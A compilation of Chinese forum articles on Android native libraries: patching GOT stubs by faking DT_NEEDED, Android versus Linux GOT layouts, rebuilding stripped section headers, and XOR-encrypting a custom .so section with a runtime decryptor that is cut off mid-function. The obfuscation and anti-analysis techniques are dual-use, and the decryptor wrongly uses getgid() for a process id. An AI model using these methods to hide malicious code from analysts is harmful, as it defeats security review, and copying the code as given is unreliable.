一种简单的 Patch 思路是，通过生成一个空壳 libFuncStub.so 文件，把需要 Patch 的函数放在其中。目的是构造一个 stub 在 GOT 中。然后 SO 加载起来之后，通过 HOOK GOT 自身函数，达到 Patch 效果。由于 linker 会将依赖的 so 也加载起来，libFuncStub.so 不能扔掉。

作为 SO DIY，不能扔掉是不能忍的。想扔掉 libFuncStub.so，即要绕过 linker 加载机制。一旦绕过 linker，让 libFuncStub.so 不加载，同时函数在执行前被 patch 掉，就能无缝完成这个过程。Patch 利用 HOOK 原理实现，重点就在如何绕过 linker 不加载 libFuncStub.so。

了解 linker 加载 so 大体过程的都知道，linker 会将 so 所依赖的加载起来。具体是：通过 DT_NEEDED 找到对应在 dynstr 中的 name 再加载。同一个 so 文件不会被加载二次。另外，libdl.so 一定会被加载。为了让 linker 不加载 libFuncStub.so，我这里采用修改 DT_NEEDED 所指向的 libFuncStub.so 为 libdl.so，达到 fake 的目的。另外还有一个问题就是函数重定向。

还是查看 linker 源码，发现 linker 对所有的重定位都采用同样的方法，如图所示：

```
                    switch (type) {
#if defined(ANDROID_ARM_LINKER)
                    case R_ARM_JUMP_SLOT:
                    case R_ARM_GLOB_DAT:
                    case R_ARM_ABS32:
                    case R_ARM_RELATIVE:    /* Don't care. */
                    case R_ARM_NONE:        /* Don't care. */
#elif defined(ANDROID_X86_LINKER)
                    case R_386_JUMP_SLOT:
                    case R_386_GLOB_DAT:
                    case R_386_32:
                    case R_386_RELATIVE:    /* Dont' care. */
#endif /* ANDROID_*_LINKER */
```

图 11

似乎可以不用作任何处理。测试发现，加载时报出重定位错误，经过仔细分析 linker 重定位过程，发现一点：由于_elf_lookup 函数寻找符号时，有此 if(s->st_shndx == 0) continue;判定，返回 NULL，导致 relocate 错误。st_shndx = 0 即 SHN_UNDEF，故将此设置为非 0 即可。那么整个流程的具体步骤就是：

预处理：

Step1: 抹去 DT_NEEDED 中对应的 so 文件

Step2: 找到对应的函数符号，修改 st_shndx 信息

调用函数前的 Patch 流程：

Step1: 找到 SO 起始内存

Step2: 找到符号表、字符串表、重定位表
Step3: 找到 stub 函数并替换

下面，构造一个简单的例子来说明。为了简单期间，不涉及 section 移动，rel 表组合，加密等等。Java 调用 naïve patchTest，调用 getNameStub 函数获得字符串并打印。getNameStub 定义在 libFuncStub.so 中。实现目标：通过 patch，调用 getNameStub 即调用 SO 自身的 getName 函数。流程上述已说明，代码就不贴了，见附件。patchTest 函数：

```
void patchTest(){
    char name[20];
    int i = 0;
    if(flag) //第一次调用函数时，进行Patch
    {
        patchName("getNameStub", "getName"); //Patch函数
        flag = 0;
    }
    getNameStub(name); //获取到字符串”ThomasKing”，并非”Stub!”
    __android_log_print(ANDROID_LOG_INFO, "JNITag", "Show my name: %s", name);
}
```

运行效果很简单，就打印一句话：

```
I   10-14 21:16:16.307   1846   1888                                ActivityManager  Displayed com.example.patchtest/.MainActivity: +341ms
I   10-14 21:16:18.357   4273   4273   com.example.patchtest        JNITag           Find getNameStub
I   10-14 21:16:18.357   4273   4273   com.example.patchtest        JNITag           Find getName
I   10-14 21:16:18.357   4273   4273   com.example.patchtest        HookProcess      getNameStub got addr 0x3fe8
I   10-14 21:16:18.357   4273   4273   com.example.patchtest        HookProcess      getName addr 0x80a0154d
I   10-14 21:16:18.357   4273   4273   com.example.patchtest        JNITag           Show my name: ThomasKing
```

图 12

当然，PatchName 函数不仅仅只 Patch，可以把基于函数解密融合在一起(基于函数加解密实现见贴：http://bbs.pediy.com/showthread.php?t=191649)。

这里稍微再 YY 一下，针对无源码加解密实现。(就起原因是上次做了一个很挫的 SO 加解密投去 ALICTF 热身赛)。一种较好的大致思路是，将原 SO 抹去 section，加密添加在壳子 SO 末尾。把原 SO 的 rel 表组合到壳子的 rel 表，壳子可以自身进行基于 SECTION、函数等等加密。执行时，将原 SO 匿名映射到内存，修复 SO 的 rel 表。当然，如果为了保证 JNI 入口地址的一致性，再使用 NDK HOOK(http://bbs.pediy.com/showthread.php?t=192047)到原 SO 函数。

这个 Patch 还算是完美，毕竟不依靠 stub.so。不过编译时能否不依靠呢？ 即又回到如何在 GOT 表中构造 stub 的问题。上述方案是通过 HOOK 函数符号实现。从原理上，还可以 HOOK non-static 变量。可能会问，non-static 变量本来就是可以访问的，HOOK 无非可以改变函数地址而已。从函数指针的间值寻址出发，又可以构造一种 Patch 方案，可使 stub 函数存在于自身 SO 中，在编译时不依靠 stub.so 文件。具体实现流程和上述差不多，只是修改 rel.dyn，限于篇幅，就不贴了吧。相信各位读者都能做到。

三、Segment

由于 segment 已经包含了一些 section，对 segment 的 DIY 只是简单的整体移动和长度增长。前面例子已经看到，就不赘述了。

四、参考文献

Linker 源码
ELF 文件格式
http://bbs.pediy.com/showthread.php?t=191649
http://bbs.pediy.com/showthread.php?t=192047
http://bbs.pediy.com/showthread.php?t=192874

Android ELF GOT section の不同之处

一、GOT 运行机理

GOT 存在原因主要是由于编译器不能确定全局符号在本地还是在其他模块，故采用 GOT 来实现地址无关，即 PIC 机制。Got 表分为两部分：一部分是数据相关即.got；另一部分与函数代码相关即.got.plt；访问全局符号时，数据的访问流程是：call_base(代表调用位置) -> got -> 数据；而函数的访问则是：call_base -> plt -> got.plt -> 函数。这种访问全局符号的机制，android 和普通

linux 系统是相同的。下面讨论二者在对待全局符号在本地的区别，全局符号在外部是相同的。

二、Android vs linux

构造如下代码分别在这两个平台编译：

```
#include <stdio.h>
        int a;
        int b = 0;
        int c;

        void test(){
            a = 1;
            b = 2;
            c = 3;
            puts("Test");
        }
        void callTest(){
            test();
}
```

Linux 平台 got 结构如图 1：

```
.got:00001668 _got            segment dword public 'DATA' use32
.got:00001668                 assume cs:_got
.got:00001668                 ;org 1668h
.got:00001668 __gmon_start__ptr dd offset __gmon_start__ ; DATA XREF: _init_proc+13↑r
.got:0000166C _Jv_RegisterClasses_ptr dd offset _Jv_RegisterClasses
.got:0000166C                                         ; DATA XREF: frame_dummy+1D↑r
.got:00001670 a_ptr           dd offset a             ; DATA XREF: test+12↑r
.got:00001674 b_ptr           dd offset b             ; DATA XREF: test+1E↑r
.got:00001678 __cxa_finalize_ptr dd offset __cxa_finalize
.got:00001678                                         ; DATA XREF: __do_global_dtors_aux+1D↑r
.got:0000167C c_ptr           dd offset c             ; DATA XREF: test+2A↑r
.got:0000167C _got            ends
.got:0000167C
.got.plt:00001680 ; ===========================================================================
.got.plt:00001680
.got.plt:00001680 ; Segment type: Pure data
.got.plt:00001680 ; Segment permissions: Read/Write
.got.plt:00001680 _got_plt        segment dword public 'DATA' use32
.got.plt:00001680                 assume cs:_got_plt
.got.plt:00001680                 ;org 1680h
.got.plt:00001680                 db    ? ;
.got.plt:00001681                 db    ? ;
.got.plt:00001682                 db    ? ;
.got.plt:00001683                 db    ? ;
.got.plt:00001684                 db    ? ;
.got.plt:00001685                 db    ? ;
.got.plt:00001686                 db    ? ;
.got.plt:00001687                 db    ? ;
.got.plt:00001688                 db    ? ;
.got.plt:00001689                 db    ? ;
.got.plt:0000168A                 db    ? ;
.got.plt:0000168B                 db    ? ;
.got.plt:0000168C off_168C        dd offset __gmon_start__ ; DATA XREF: ___gmon_start__↑r
.got.plt:00001690 off_1690        dd offset test          ; DATA XREF: _test↑r
.got.plt:00001694 off_1694        dd offset puts          ; DATA XREF: _puts↑r
.got.plt:00001698 off_1698        dd offset __cxa_finalize ; DATA XREF: ___cxa_finalize↑r
.got.plt:00001698 _got_plt        ends
```

图 1

Android 平台 got 结构如图 2：




图 2

从结构对比来看，Android got 表并不细分为 got 和 got.plt 两个 section。仔细观察可以发现，got 其实有__global_offset_table__来区分上下两个结构。现来分析二者的区别。

1.全局符号

对于.got，除了平台相关的全局数据外，没什么区别(当然，具体指令访问肯定不同)。在来看 rel 结构：使用 readelf –r 查看

Linux：

```
Thomas@Thomas-PC /cygdrive/d/workplace
$ readelf.exe -r libtest.so

Relocation section '.rel.dyn' at offset 0x310 contains 7 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
000015a4  00000008 R_386_RELATIVE
00001668  00000106 R_386_GLOB_DAT    00000000   __gmon_start__
0000166c  00000206 R_386_GLOB_DAT    00000000   _Jv_RegisterClasses
00001670  00000906 R_386_GLOB_DAT    000016a8   a
00001674  00000e06 R_386_GLOB_DAT    000016a4   b
00001678  00000406 R_386_GLOB_DAT    00000000   __cxa_finalize
0000167c  00000806 R_386_GLOB_DAT    000016ac   c
```

图 3

Android：

```
Relocation section '.rel.dyn' at offset 0xb0c contains 11 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
00003ea8  00000017 R_ARM_RELATIVE
00003fac  00000017 R_ARM_RELATIVE
00003fb0  00000017 R_ARM_RELATIVE
00003fb4  00000017 R_ARM_RELATIVE
00003fbc  00000017 R_ARM_RELATIVE
00003fc0  00000017 R_ARM_RELATIVE
00003fc4  00000017 R_ARM_RELATIVE
00003fc8  00000017 R_ARM_RELATIVE
00003fcc  00000017 R_ARM_RELATIVE
00003fb8  00000b15 R_ARM_GLOB_DAT    00000000   __gnu_Unwind_Find_exid
00003fd0  00001a15 R_ARM_GLOB_DAT    00000000   __cxa_call_unexpected
```

图 4

对于 linux 平台，全局符号在本地和外部是相同的。而对于 Android 平台，rel 结构中的 r_info 字段值相同，即通过 ELF32_R_SYM 是不能获取符号在符号表中的索引的。既然未能获取符号索引值，故使用 readelf 解析不到符号对应 value 值和 name 字符串。但使用 ida 查看，ida 确实解析出了符号的 name。猜测是通过遍历 Symtab，使用(r_offset == st_value)判定，获取到 Elf32_Sym 对象，然后获取到 name。(通过代码验证，linux 平台可以通过 Rel 获取符号索引，解析到 Sym 信息)

2.全局函数符号

对于 got.plt，linux 也不区分函数在本地还是在外部，都通过 got 表访问。从图 1 可以看出，test(本地)和 put(外部)都存在 got 表。查

看.text 段，callTest 调用 test 函数走了 got 表；而对于 Android 平台，并未发现 test 符号，查看.text 段，callTest 直接通过 BL 跳转到了 Test。猜测可能与 Thumb 指令集特性的缘故，未采用 got 表这种方式。(补充一点，init_array 等中的函数的重定位信息并不存在于 android rel.plt section 中，而是存在于 rel.dyn section 中)

ELF section 修复的一些思考

ThomasKing

一、概述

相信各位读者对 so 分析都采用静态和动态相结合的方式，静态分析常用 readelf、objdump、ida 等工具，这些工具对 so 文件的分析都会使用到 Section 信息。从这篇帖子中 http://bbs.pediy.com/showthread.php?t=191649 知道，程序并不需要 section 信息。现很多 so 文件对 section 信息都进行了处理，导致常用分析工具无法使用。以下讨论前段时间对 section 修复的一些思考，若有不足或错误之处，请各位大大指正，小弟感激不尽！

二、仅处理 so 文件头

在上文提到的帖子中，给出了一种 section 处理的一种简单方式。这里在罗嗦下，即将 Elf32_Ehdr 中的 e_shoff, e_shnum, e_shstrndx, e_shentsize 字段处理。修复公式：e_shstrndx = e_shnum -1; e_shnum = (file_size – e_shoff) / sizeof(Elf32_Shdr)。在那篇帖子中作为修复的数字 so 文件，并未处理 e_shoff 字段，故用上式修复可行。那如果都处理掉，则上式中存在两个未知数，无法利用。

一种简单的思路是，手动查找 so 文件中一些稳定且标志性的数据作为参考来修复。这里，我选择 shstrtab 表，这样比较简单。因为 shshtrtab 后面就是 section 头信息，这样就间接找到 e_shoff 位置，即可利用上式修复。

手动查找当然可行，毕竟麻烦。作为程序猿，应该通过程序来解决问题。借鉴手动修复的思路，只要程序能找到 shstrtab 即可实现修复。从观察或 e_shstrndx 知道，shstrtab section 为最后一个 section，即处于文件末尾。那直接移动到末尾读取到 shstrtab section，则 e_shoff = sh_offset + sh_zize(这里还需对 e_shoff 4 字节对齐处理)。

三、无 section 信息

现阶段，我遇到的很多 so 文件的 section 修复都采用上述方法，还未遇到无 section 信息的 so，即直接将 so 文件中的 section 直接删除，或者替换 section 内容(比如填充隐藏代码或者垃圾数据之类的)。直接删除 section 信息，即可节省空间，又可让静态工具“蛋疼”(有点好奇为什么不对 so 作如此处理)。另外，直接从内存中 dump 出来的 so 文件，也是没有 section 信息的(因为 section 没有被加载到内存中)。当然，从内存中 dump 的 so 文件，由于内存对齐的原因，需要作下简单处理，这里就不赘述。


从内存 dump 出的 so 文件已经经过解密，直接拿来分析，能获得事半功倍的效果。但没有 section 信息，静态分析很是不爽。如果原 so 文件有 section 信息，则只需要把原 so 文件中的 section 信息复制过来并修复 Elf32_Ehdr 即可。那如果原 so 无 section 信息，我的理解是需要对 section 信息进行重建(虽然现阶段还没用到，处于问题思考的完整性，讨论这种情况)。

使用 readelf –S 查看一个完整的 so 文件 section 如下图所示：

```
Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .dynsym           DYNSYM          00000114 000114 000370 10   A  2   1  4
  [ 2] .dynstr           STRTAB          00000484 000484 0004ba 00   A  0   0  1
  [ 3] .hash             HASH            00000940 000940 000178 04   A  1   0  4
  [ 4] .rel.dyn          REL             00000ab8 000ab8 000048 08   A  1   0  4
  [ 5] .rel.plt          REL             00000b00 000b00 000038 08   A  1   6  4
  [ 6] .plt              PROGBITS        00000b38 000b38 000068 00  AX  0   0  4
  [ 7] .text             PROGBITS        00000ba0 000ba0 001480 00  AX  0   0  4
  [ 8] .ARM.extab        PROGBITS        00002020 002020 000048 00   A  0   0  4
  [ 9] .ARM.exidx        ARM_EXIDX       00002068 002068 0000e0 08  AL  7   0  4
  [10] .fini_array       FINI_ARRAY      00003eb4 002eb4 000008 00  WA  0   0  4
  [11] .init_array       INIT_ARRAY      00003ebc 002ebc 000008 00  WA  0   0  4
  [12] .dynamic          DYNAMIC         00003ec4 002ec4 0000f8 08  WA  2   0  4
  [13] .got              PROGBITS        00003fbc 002fbc 000044 00  WA  0   0  4
  [14] .data             PROGBITS        00004000 003000 000029 00  WA  0   0  4
  [15] .bss              NOBITS          00004029 003029 000000 00  WA  0   0  1
  [16] .comment          PROGBITS        00000000 003029 000026 01  MS  0   0  1
  [17] .note.gnu.gold-ve NOTE            00000000 003050 00001c 00      0   0  4
  [18] .ARM.attributes   ARM_ATTRIBUTES  00000000 00306c 00002d 00      0   0  1
  [19] .shstrtab         STRTAB          00000000 003099 0000b0 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)

Thomas@Thomas-PC /cygdrive/d/workplace
```

图 1

使用 readelf –l 如图所示：



```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x000e0 0x000e0 R   0x4
  LOAD           0x000000 0x00000000 0x00000000 0x02148 0x02148 R E 0x1000
  LOAD           0x002eb4 0x00003eb4 0x00003eb4 0x00175 0x00175 RW  0x1000
  DYNAMIC        0x002ec4 0x00003ec4 0x00003ec4 0x000f8 0x000f8 RW  0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0
  EXIDX          0x002068 0x00002068 0x00002068 0x000e0 0x000e0 R   0x4
  GNU_RELRO      0x002eb4 0x00003eb4 0x00003eb4 0x0014c 0x0014c RW  0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .dynsym .dynstr .hash .rel.dyn .rel.plt .plt .text .ARM.extab .ARM.exidx
   02     .fini_array .init_array .dynamic .got .data
   03     .dynamic
   04
   05     .ARM.exidx
   06     .fini_array .init_array .dynamic .got
```

图 2

从 segment 信息可以看出，对.dynamic 和.arm_exidx 的 section 重建很简单，即读取即可。

通过.dynamic，可以对大部分 section 进行重建，具体如下：

1. 通过 DT_SYMTAB，DT_STRTAB，DT_STRSZ，DT_REL，DT_RELSZ，DT_JMPREL， DT_PLTRELSZ，DT_INIT_ARRAY，DT_INIT_ARRAYSZ，DT_FINI_ARRAY，DT_FINI_ARRAYSZ 得到.dynsym，.dynstr, rel.dyn, rel.plt, init_array, fini_array 相应的 section vaddr 和 size 信息，完成对上述 section 的重建。这里需要注意，处于 load2 中的 section，offset = vaddr – 0x1000
2. 通过 DT_HASH 得到 hash section 的 vaddr，然后读入前两项得到 nbucket 和 nchain 的值，得到 hashsz = (nbucket + nchain + 2) * sizeof(int)，完成对 hash 表重建
3. Plt 的起始位置即为 rel.plt 的末尾，通过 1 中的对 rel.plt 的处理，即可得到 plt 的 offset 和 vaddr 信息。通过 plt 的结构知道，plt 由固定 16 字节 + 4 字节的__global__offset_table 变量和 n 个需要重定位的函数地址构成，函数地址又与 rel.plt 中的结构一一对应。故 size = (20 + 12 * (rel.plt.size) / sizeof(Elf32_Rel)。
4. 从 DT_PLTGOT 可以得到__global_offset_table 的偏移位置。由 got 表的结构知道，__global_offset_table 前是 rel.dyn 重定位结构，之后为 rel.plt 重定位结构，都与 rel 一一对应。则 got 表的重建具体为：通过已重建的.dynamic 得到 got 起始位置，通过__global_offset_table 偏移 + 4 * (rel.plt.size) / sizeof(Elf32_Rel)(这里还需要添加 2 个 int 的填充位置)得到 got 的末尾，通过首尾位置得到 got 的 size，完成重建
5. 通过 got 的末尾，得到 data 的起始位置，再通过 load2_vaddr + load2_filesz 得到 load2 的末尾(load2 即第二个 LOAD)，即 data 的末尾位置，计算长度，完成修正。可能读者会问，bss 才是 load2 的最后一个 section。的确，但 bss 为 NOBITS，即可把 data 看作 load2 最后一个 section。
6. 对 bss 的修正就很简单，offset 和 vaddr 即为 load2 末尾。由于未 NOBITS 类型，长度信息无关紧要。
7. 到这里，读者可能已经发现，还没对 text 和 ARM.extab 修正。限于本人水平，还没能找到方法区分开这两个 section。现处理是将之合并，作

为 text & ARM.extab 节。具体修正：offset 和 vaddr 通过 plt 末尾得到，长度通过 ARM.exidx 的起始位置和 plt 末尾位置计算得到。

至此，绝大部分 section 信息已经重建完成。最后，在将 shstrtab 添加，并修正 Elf32_Ehdr，完成 section 重建。虽然未 100%重建，但已经能够帮助分析了。重建后的如图所示，图中红色部分即是未分离的 test & ARM.extab section。




图 3

使用 ida 也能正常打开，只是会将 ARM.extab 的数据转换成错误代码，其他均正常。




图 4

加密 SO 文件中自定义的 section

前言

加密已知 so 文件中的某一 section，在运行时解密。执行里面的代码！

0×1

libsyc.so 里有一个.textsection，里面有一个方法返回一个字符串！

生成未加密的 libsyc.so 的代码：

```
JNIEXPORT jstring returnString(JNIEnv* env, jclass cls){
    return env->NewStringUTF("String From Native!");
}
```

然后 java 代码中调用 returnString 这个方法

System.out.println(returnString());

生成 libsyc.so

0×2

加密代码

加密的流程：

打开 so 文件，读取 elf 头部数据，根据 e.shoff 定位到 section header

读取 section header 的数据，根据 sh_offset 定位到 string table 的位置

遍历 string table，根据 section 的名称找到需要加密的 section

找到之后，根据 sh_offset 和 sh_size 读取 section 里的数据到变量中

加密

加密之后的数据覆盖原位置的数据

```
/*
 * encrypt_section.c
 *
 *    Created on: 2014-8-29
 *            Author: lyz
 */

#include <stdio.h>
#include <fcntl.h>
#include <elf.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char** argv){

        char section_name[] = ".textsection";
        char *shstr = NULL;
        char *content = NULL;

        Elf32_Ehdr ehdr;
        Elf32_Shdr shdr;

        int i;
        unsigned int base, length;
        unsigned short nblock;
        unsigned short nsize;
        unsigned char block_size = 16;
```

```
int fd;

if(argc < 2){
	puts("PLease input so file name!");
	return -1;
}

fd = open(argv[1], O_RDWR);

if(fd < 0){
	printf("open %s failed!\n", argv[1]);
	goto _error;
}
printf("open %s success!\n", argv[1]);

if(read(fd, &ehdr, sizeof(Elf32_Ehdr)) != sizeof(Elf32_Ehdr)){
	printf("Read Elf header failed!");
	goto _error;
}
printf("Read Elf header success!\n");

lseek(fd, ehdr.e_shoff + sizeof(Elf32_Shdr) * ehdr.e_shstrndx, SEEK_SET);    //定位 section header

if(read(fd, &shdr, sizeof(Elf32_Shdr)) != sizeof(Elf32_Shdr)){
	printf("Read Section string table failed!");
	goto _error;
}
```

```
printf("Read Section string table success!\n");

if((shstr = (char *)malloc(shdr.sh_size)) == NULL){
        printf("malloc space for section string table failed!");
        goto _error;
}

lseek(fd, shdr.sh_offset, SEEK_SET);    //定位 string table 的位置
if(read(fd, shstr, shdr.sh_size) != shdr.sh_size){
        printf("Read string table failed!");
        goto _error;
}
printf("Read string table success!\n");

lseek(fd, ehdr.e_shoff, SEEK_SET);
for(i = 0; i < ehdr.e_shnum; i++){
        if(read(fd, &shdr, sizeof(Elf32_Shdr)) != sizeof(Elf32_Shdr)){
                printf("Find section .textprocedure failed!");
                goto _error;
        }
        if(strcmp(shstr + shdr.sh_name, section_name) == 0) {
                base = shdr.sh_offset;
                length = shdr.sh_size;
                printf("Find section %s \n", section_name);
                break;
        }
}
```

```
lseek(fd, base, SEEK_SET);
content = (char*)malloc(length);
if(content == NULL){
	printf("malloc space for content failed!");
	goto _error;
}

if(read(fd, content, length) != length){
	printf("Read section .text dailed!");
	goto _error;
}
printf("Read section .text success!\n");

nblock = length / block_size;
nsize = base / 4096 + (base % 4096 == 0 ? 0 : 1);

printf("base = %d, length = %d\n", base, length);
printf("nblock = %d, nsize = %d\n", nblock, nsize);

for(i = 0; i < length; i++){
	content[i] = content[i] ^ 6;
}

lseek(fd, 0, SEEK_SET);
if(write(fd, &ehdr, sizeof(Elf32_Ehdr)) != sizeof(Elf32_Ehdr)){
	printf("Write Elf header to so failed!\n");
	goto _error;
}
```

```
        lseek(fd, base, SEEK_SET);
        if(write(fd, content, length) != length){
                printf("Write modified content to so failed!");
                goto _error;
        }
        printf("Write modified content to so success!\n");

        printf("Encrypt Completed!\n");

_error:
        close(fd);
        free(content);
        free(shstr);
        return 0;

}
```

编译

```
gcc -o encry encrypt_section.c
```

执行加密

```
./encry libsyc.so
```

结果：

```
lyz@lyz-ubuntu:~/section_test/dec$ gcc -o encry encrypt_section.c
lyz@lyz-ubuntu:~/section_test/dec$ ./encry libsyc.so
open libsyc.so success!
Read Elf header success!
Read Section string table success!
```

Read string table success!
Find section .textsection
Read section .text success!
base = 8708, length = 24
nblock = 1, nsize = 3
Write modified content to so success!
Encrypt Completed!

0×3

加密前后对照

此 section 的数据已经被加密了！

0×4

在 so 文件初始化代码中添加解密函数，解密已经被加密的 section

```
unsigned long getLibaddr(){
    unsigned long ret = 0;
    char libname[] = "libsyc.so";
    char buffer[4096];
    char *temp;
    int pid;

    FILE *fp;
    pid = getgid();
    sprintf(buffer, "/proc/%d/maps", pid);
    fp = fopen(buffer, "r");
    if(fp == NULL){
        LOGV("Open %s failed!", buffer);
        goto _error;
    }
    while(fgets(buffer, sizeof(buffer), fp)){
        if(strstr(buffer, libname)){
            temp = strtok(buffer, "-");
            ret = strtoul(temp, NULL, 16);
            break;
        }
    }
_error:
    fclose(fp);
```

```
        return ret;
}
void init_getString(){
        char name[15];
        unsigned int nblock;
        unsigned int nsize;
        unsigned long lib_addr;
        unsigned long text_addr;
        unsigned int i;
        Elf32_Ehdr *ehdr;
        Elf32_Shdr *shdr;

